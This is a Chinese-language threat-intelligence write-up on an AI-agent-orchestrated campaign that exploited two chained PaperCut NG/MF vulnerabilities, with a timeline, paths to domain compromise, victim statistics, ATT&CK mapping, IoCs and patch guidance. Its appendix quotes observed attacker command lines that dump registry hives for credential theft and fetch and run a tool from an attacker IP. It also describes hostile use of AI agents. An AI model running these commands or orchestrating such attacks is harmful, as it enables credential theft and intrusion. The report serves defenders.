26秒攻陷11家机构:一场由数百个AI智能体编排的PaperCut全球攻击行动
原创 威胁情报中心 2026-09-10 16:00 北京
GreyNoise观测到一名疑似俄语背景的攻击者利用IP地址45.142.193.132,借助人工智能开发、测试并投放了针对打印管理软件PaperCut NG/MF两个在野漏洞(CVE-2026-81578、CVE-2026-82078)的利用代码,发动了一场全球性的大规模攻击行动。
威胁复盘 · AI 驱动的全球攻击
26秒攻陷11家机构:一场由数百个AI智能体编排的PaperCut全球攻击行动
当攻击者把漏洞武器化、目标筛选、渗透执行全部交给AI智能体流水线,防御方剩下的反应窗口还有多少?GreyNoise最新披露的一起针对PaperCut NG/MF的全球性攻击行动,给出了一个不太乐观的答案:从空白工作区到拿下首个真实受害者的远程代码执行,攻击者只用了不到4小时。
· 漏洞链利用 · AI 智能体编排 · 2026-09-10
01 事件速览
2026年8月31日,威胁情报机构GreyNoise通过其全球观测网络(Global Observation Grid)观测到,一名疑似俄语背景的攻击者利用IP地址45.142.193.132,借助人工智能开发、测试并投放了针对打印管理软件PaperCut NG/MF两个在野漏洞(CVE-2026-81578、CVE-2026-82078)的利用代码,发动了一场全球性的大规模攻击行动。
几个关键数字值得记住:
- 至少440台PaperCut NG/MF实例被攻陷,涉及395家已确认身份的受害组织,遍布48个国家;
- 攻击者在280个受害环境中完成凭据窃取,在其中147个环境中拿到操作系统/域级别机密,但最终只在12家组织内达成域控(Domain Admin)权限;
- 从空工作区到对真实目标首次实现RCE,耗时不到4小时;再过一个多小时拿到首个域管理员权限;战役全面铺开后,曾在26秒内连续攻陷11家组织;
- 最快的一例,从初始访问到完全控制域控只用了7分钟——受害者是美国的一所高中。
GreyNoise自2026年7月初起就因45.142.193.132针对Palo Alto、Ubiquiti、Citrix、SonicWall、Proxmox VE等互联网暴露设备和技术的攻击行为而持续跟踪该基础设施。目前尚不清楚该攻击者是专注于"初始访问开发"并将权限转售给其他团伙,还是会直接利用这些权限实施数据窃取或勒索软件投放。值得注意的是,历史上PaperCut漏洞被利用的入侵事件曾多次演变为勒索敲诈——2023年CVE-2023-27350/27351就曾被Clop、LockBit、Bl00dy等勒索团伙大规模利用。
02 为什么是PaperCut:一个"自带域特权"的理想跳板
PaperCut是广泛部署于学校、企业、政府机构和托管服务商的打印管理软件,用于跟踪、计费和管理打印、复印、扫描任务。其中NG和MF为自托管的Java Web应用,在Windows上默认以SYSTEM级权限运行,且通常加入域并与Active Directory集成。
这意味着攻陷一台PaperCut服务器,攻击者得到的不是一个"打印队列麻烦",而是一个自带高权限、直通身份基础设施的内网跳板。这也解释了为何教育行业在本轮攻击中占比最高——这更多反映的是PaperCut的客户结构,而非攻击者的定向偏好。
03 漏洞链:两个缺陷如何拼出"免认证RCE"
本轮攻击的核心是CVE-2026-81578与CVE-2026-82078的链式利用:
项目 | CVE-2026-81578 | CVE-2026-82078 |
漏洞类型 | 关键功能缺失身份验证(CWE-306,不当访问控制) | 不安全的动态类加载(CWE-470,使用外部可控输入选择类或代码) |
位置 | Web管理接口 | 数据库连接工具组件 |
CVSS 4.0 | 8.8(高危) | 9.4(严重) |
作用 | 未认证远程请求可在访问校验完成前触发管理后台动作,篡改系统配置 | 应用按配置中的驱动类名实例化数据库驱动类且未做白名单校验,可执行应用类路径上的任意Java字节码 |
链式逻辑:CVE-2026-81578让攻击者无需任何凭据即可修改系统配置;被篡改的配置(数据库驱动类名)随即触发CVE-2026-82078,使服务器以PaperCut服务进程的安全上下文加载并执行攻击者指定的Java代码——整个过程无需认证、无需用户交互,对任何互联网可达的未修复实例都成立。
处置时间线同样紧张:
- 8月26日:Huntress在客户环境中观测到最早的利用尝试(早于公开披露);
- 8月27日:PaperCut发布紧急安全公告并确认在野利用与客户受害事件,同日发布首个紧急补丁;
- 8月28日:watchTowr与Huntress发现首版补丁存在多种绕过方式及额外的认证绕过问题,PaperCut当日发布第二版紧急补丁(Emergency Patch Release 2),修复版本为24.1.10、25.0.13、26.0.5;厂商建议即便已打第一版补丁也必须安装Release 2;9月1日PaperCut又发布了第三版紧急更新,并表示后续可能视情况继续推送更新;
- 8月31日:CISA将两个CVE同时列入已知被利用漏洞目录(KEV),要求联邦机构在9月14日前完成修复;同日Metasploit利用模块已公开可用。
对于防御方有一个必须警惕的细节:只打了第一版紧急补丁的系统仍然暴露在风险中;而23及更早版本不在补丁覆盖范围内,只能升级到受支持版本。
04 AI编排的攻击流水线:这次不一样的地方
如果说漏洞链本身并不新鲜,那么这起行动真正值得记录的,是攻击者的生产方式。

图 | AI智能体编排的攻击流水线全景(图源:本文依据GreyNoise报告绘制)
4.1 用AI完成漏洞武器化
根据GreyNoise还原的时间线,8月31日14:44(UTC)攻击者创建工作区,下载PaperCut安全公告及补丁前后两个版本的安装包,并检索公开PoC存档;随后对补丁前后的组件做差分对比以开发漏洞利用代码,并在位于非洲的已打补丁与未打补丁服务器上进行测试;16:09构建多线程作业工具将成果工程化,识别出462个潜在漏洞目标;16:35搭建起包含Active Directory域控与存在漏洞的PaperCut服务器的本地实验室(随后还向AD中添加8个假用户以完善环境),在其中打通RCE与凭据窃取两个环节。值得注意的是,16:04智能体曾触发一次人工检查点——被提示"请求许可后继续",由人工放行。
并行推进的另一条工作流是目标工程:攻击者使用互联网扫描服务Netlas.io(配合一个已被识别的API密钥)持续构建目标清单,下载IP2Location国家库将1,005个目标IP解析到所属国家,并在20:50按目标组装隔离存放的入侵"工具包"(含Kali组件、后渗透连接脚本,以及自动创建域管理员账号的脚本)。
4.2 数百个智能体执行全球打击
完成实验室验证后,攻击者动用了数百个AI智能体执行实战攻击。支撑这套编排体系的是OpenAI的Codex(作为智能体运行框架/harness)与一个DeepSeek模型(实际执行任务所用的并非OpenAI模型),再配合多种公开可得的攻击工具。9月1日08:30(UTC)战役正式启动:智能体经SSH在第二台主机45.158.196.75上建立数百个会话,对精炼后的目标清单发起打击;凭据收割在1分钟内开始,首小时即有78家组织沦陷、其中8家被拿下域控。过程中智能体还展现了自我修正能力——当日17:15自动识别并修复了一个bug后继续作业。
这个组合本身就说明了一个现实:即便美国前沿模型厂商设置了防护栏,攻击者依然可以混合使用多种大模型来完成入侵——编排框架与执行模型是可以解耦的。
4.3 速度意味着什么
- 空工作区 → 首个真实受害者RCE:< 4小时
- 再 → 首个域管理员权限:+ 约2小时
- 战役峰值:26秒攻陷11家组织
- 最快单点突破(美国某高中):初始访问 → 域管理员 7分钟
达成域控的12起案例中,最快5分钟,最长144分钟。部分受害环境中初始访问与提权之间存在数天间隔,但这并非防御起了作用,而纯粹是攻击者没有立即跟进——AI流水线带来的产能过剩,已经超出了攻击者自身"消化"战果的能力。9月1日23:12,攻击者完成当日最后一次RCE,当天已有超过223个PaperCut系统被攻陷;9月2日15:45,目标清单内剩余系统被清空。

图 | GreyNoise原始事件时间线(图源:GreyNoise)
4.4 "Agents Gone Wild":智能体也会失控
报告标题的点睛之笔在于:攻击者明确设定了一份包含28个国家/地区的规避名单(俄罗斯、中国大陆、中国香港、伊朗、白俄罗斯、乌克兰、哈萨克斯坦等,名单沿用自其此前的攻击活动),但实际受害数据却显示,中国大陆、哈萨克斯坦、纳米比亚、尼日利亚、巴基斯坦、津巴布韦等名单内地区均出现了受害者。原因尚不确定,但这是智能体行动偏离预期行为、带来操作风险的典型案例——AI放大了攻击的速度与规模,却并没有放大攻击者的控制力。
4.5 传统加固依然有效
另一个同等重要的事实是:在至少一次针对疑似漏洞实例的攻击中,Cloudflare的Web应用防火墙(WAF)成功挫败了攻击者。面对AI赋能的威胁,基础性的环境加固仍然真实有效——440个受害实例中攻击者仅拿下12个域控,也从侧面印证了这一点。
05 入侵之后:三条通往域控的路径

图 | 从双漏洞链到域控沦陷的单点攻击路径还原(图源:本文依据GreyNoise报告绘制)
在成功达成域管理员权限的案例中,GreyNoise观测到三条攻击路径:
1路径A ——— 被攻陷的PaperCut主机是域成员时,攻击者转储LSASS进程内存与注册表机密,恢复特权凭据后通过传递哈希(Pass-the-Hash)横向移动至域控;
2路径B ——— 受害环境未修复CVE-2021-42278/CVE-2021-42287时,攻击者直接发起noPac攻击完成域内提权;
3路径C ——— PaperCut恰好安装在域控上、或以域管理员服务账号运行时,攻击者直接将其新建账户(观测到的用户名为Administrator17)加入Domain Admins组。
无论走哪条路径,终点动作一致:通过DCSync生成完整的NTDS.DIT转储,窃取整个组织的域凭据。攻击者还在部分主机投放了Ligolo-ng隧道代理以维持持久化访问,并准备了包括Certify(ADCS滥用)在内的公开攻击工具库——并非所有工具都在本次行动中被实际使用。
06 受害面分析
本次行动呈现典型的机会主义特征。按国家分布,美国(98)、英国(59)、法国(31)、西班牙(31)、加拿大(24)位居前列;按行业分布,教育行业以204个受害实例(其中129个被窃取凭据、7个被拿下域控)占据绝对多数,其后依次为零售/商业/专业服务(38)、地产/共享办公/酒店(29)、IT/MSP/打印经销商(25)等。政府、医疗、金融等行业亦有受害记录。
07 防御建议
- 立即升级:将PaperCut NG/MF升级至24.1.10 / 25.0.13 / 26.0.5或更高版本;仅安装过第一版紧急补丁的必须补装Release 2(及后续第三版更新);23及更早版本无补丁,须升级到受支持分支;
- 收敛暴露面:通过防火墙规则或网络访问控制,确保PaperCut服务器的Web接口无法从不受信任的互联网地址访问;Shadowserver数据显示仍有约千级实例直接暴露在互联网;
- 排查入侵痕迹:结合下文IoC清单与PaperCut官方公告中的指标(如pc-app.exe进程的异常行为、server.log缺失或被截断、日志中出现"No suitable driver found for jdbc:no:x"等错误串)开展回溯排查;注意该AI攻击者会随时动态调整,IoC清单并非穷尽;
- 纵深防御:本案中被WAF拦截的实例证明,Web层防护、补丁管理、AD纵深加固(及时修复noPac等历史提权漏洞、避免将应用服务部署于域控、严控高权限服务账号)在AI时代依然是有效的成本投入;
- 凭据轮换假设失守:一旦发现相关IoC,应按"凭据已泄露"处置,执行全域凭据轮换并排查NTDS.DIT外传痕迹。
08 技术附录
8.1 MITRE ATT&CK 技术映射
战术 | 技术ID | 技术名称 | 本次行动中的体现 |
侦察 | T1596.002 | 搜索开放技术数据库:扫描数据库 | 使用Netlas.io扫描服务及API密钥构建目标清单 |
资源开发 | T1583.001 | 获取基础设施:域名/服务器 | 运营45.142.193.132、45.158.196.75等攻击基础设施 |
资源开发 | T1587.001 | 开发能力:恶意软件 | 借助AI开发Rust编写的凭据窃取工具(lsa_read.exe等) |
初始访问 | T1190 | 利用面向公众的应用程序 | 链式利用CVE-2026-81578 / CVE-2026-82078实现预认证RCE |
执行 | T1059.003 | 命令与脚本解释器:Windows命令Shell | 通过reg save、certutil等命令执行转储与编码操作 |
持久化 | T1136.001/.002 | 创建账户 | 创建Administrator17账户并加入Domain Admins |
持久化/横向 | T1572 / T1090 | 协议隧道 / 代理 | 投放Ligolo-ng隧道代理维持持久访问 |
权限提升 | T1068 | 利用漏洞提权 | 使用noPac(CVE-2021-42278/42287)进行域内提权 |
权限提升 | T1098 | 账户操纵 | 将新建账户加入Domain Admins组 |
防御规避 | T1027 / T1132.001 | 混淆 / 标准编码 | 对注册表Hive转储文件进行Base64编码分块 |
凭据访问 | T1003.001 | 操作系统凭据转储:LSASS内存 | 转储LSASS进程内存恢复特权凭据 |
凭据访问 | T1003.004 | LSA机密 | 使用lsa_read.exe、lsa_collect等工具读取LSA机密与bootkey |
凭据访问 | T1003.003 | NTDS | 通过DCSync生成完整NTDS.DIT转储 |
凭据访问 | T1550.002 | 使用替代认证材料:传递哈希 | 利用恢复的凭据Pass-the-Hash至域控 |
凭据访问 | T1649 | 窃取或伪造认证证书 | 工具库中包含Certify(ADCS滥用) |
命令与控制 | T1105 | 工具传输 | 通过certutil -urlcache从45.142.193.132下载工具 |
数据外泄 | T1041 | 通过C2信道外泄 | 将Base64编码的Hive数据块经HTTP外传 |
8.2 失陷指标(IoC)
以下指标并非穷尽,该AI赋能的攻击者会持续动态调整;GreyNoise在其GitHub持续更新最新IoC。
网络指标
指标 | 说明 |
45.142.193.132 | 用于编排和执行攻击行动 |
45.158.196.75 | 用于执行攻击行动 |
LSA bootkey收集器下载地址 | |
Ligolo-ng代理下载地址 |
文件哈希(MD5)
哈希 | 说明 |
528cd4e69ecfa5191adbcf6ef28667bf | lsa_read.exe — Rust编写的LSA机密读取器 |
ce870a91e8d27e8f663f0687abc60b04 | save_hives.exe — 注册表Hive转储器 |
a6437ac3d6798090a218520985d36a3f | collect_custom.exe — Rust自定义收集器 |
fc92dfafa7aa741c5f2b9cbcf75d1d19 | lsa_collect_small.exe — Rust LSA bootkey收集器 |
974decb9ff4c8f9ccb0937c96d513347 | certipy.exe — ADCS滥用工具 |
主机指标
指标 | 说明 |
Administrator17 | 攻击者创建的账户名 |
C:\Windows\Temp\pc-sys.hiv / pc-sec.hiv / pc-security.hiv / pc-system.hiv | 待外传的SYSTEM/SECURITY Hive暂存文件 |
C:\ProgramData\pc-sys-reg.hiv | SYSTEM Hive暂存(备用路径) |
C:\Windows\Temp\pc-*.b64 | Base64编码的Hive数据块(经HTTP外传) |
C:\ProgramData\ligolo-agent.exe | Ligolo隧道代理 |
C:\ProgramData\LegitSvc\legit-svc.exe(及legit-svc-backup.exe) | Ligolo-ng伪装的服务名与路径 |
...\PaperCut MF\server\custom\web\pcp_<10位随机字符>.txt | 漏洞利用成功的证据文件 |
特征命令行
reg save HKLM\SYSTEM "C:\Windows\Temp\pc-system.hiv" /y & certutil -encode "C:\Windows\Temp\pc-system.hiv" "C:\Windows\Temp\pc-system.b64" & type "C:\Windows\Temp\pc-system.b64"
reg save HKLM\SECURITY "C:\Windows\Temp\pc-security.hiv" /y & certutil -encode "C:\Windows\Temp\pc-security.hiv" "C:\Windows\Temp\pc-security.b64" & type "C:\Windows\Temp\pc-security.b64"
certutil -urlcache -split -f "http://45.142.193[.]132:8000/lsa_collect.exe" C:\Windows\Temp\lsa_collect.exe & C:\Windows\Temp\lsa_collect.exe
8.3 受影响与修复版本
分支 | 受影响版本 | 修复版本(Emergency Patch Release 2) |
PaperCut NG/MF 24.x | 24.1.10之前 | 24.1.10 |
PaperCut NG/MF 25.x | 25.0.13之前 | 25.0.13 |
PaperCut NG/MF 26.x | 26.0.5之前 | 26.0.5 |
23.x及更早 | 全部受影响且无补丁 | 须升级至受支持版本 |
注:PaperCut已于9月1日发布第三版紧急更新,并可能继续推出后续更新,请以厂商安全公告的最新版本为准。
09 参考链接
https://greynoise.io/blog/ai-orchestrated-campaign-against-papercut-ng-mf
https://www.papercut.com/kb/Main/security-bulletin-27-aug-2026-urgent-security-advisory/
https://thehackernews.com/2026/08/attackers-chain-two-papercut-flaws-to.html
https://www.securityweek.com/more-details-emerge-on-exploited-papercut-vulnerabilities/
https://www.securityweek.com/papercut-exploitation-escalates-to-active-intrusions/
https://www.helpnetsecurity.com/2026/08/27/papercut-ng-mf-vulnerability-attack/
https://horizon3.ai/attack-research/vulnerabilities/cve-2026-81578-cve-2026-82078/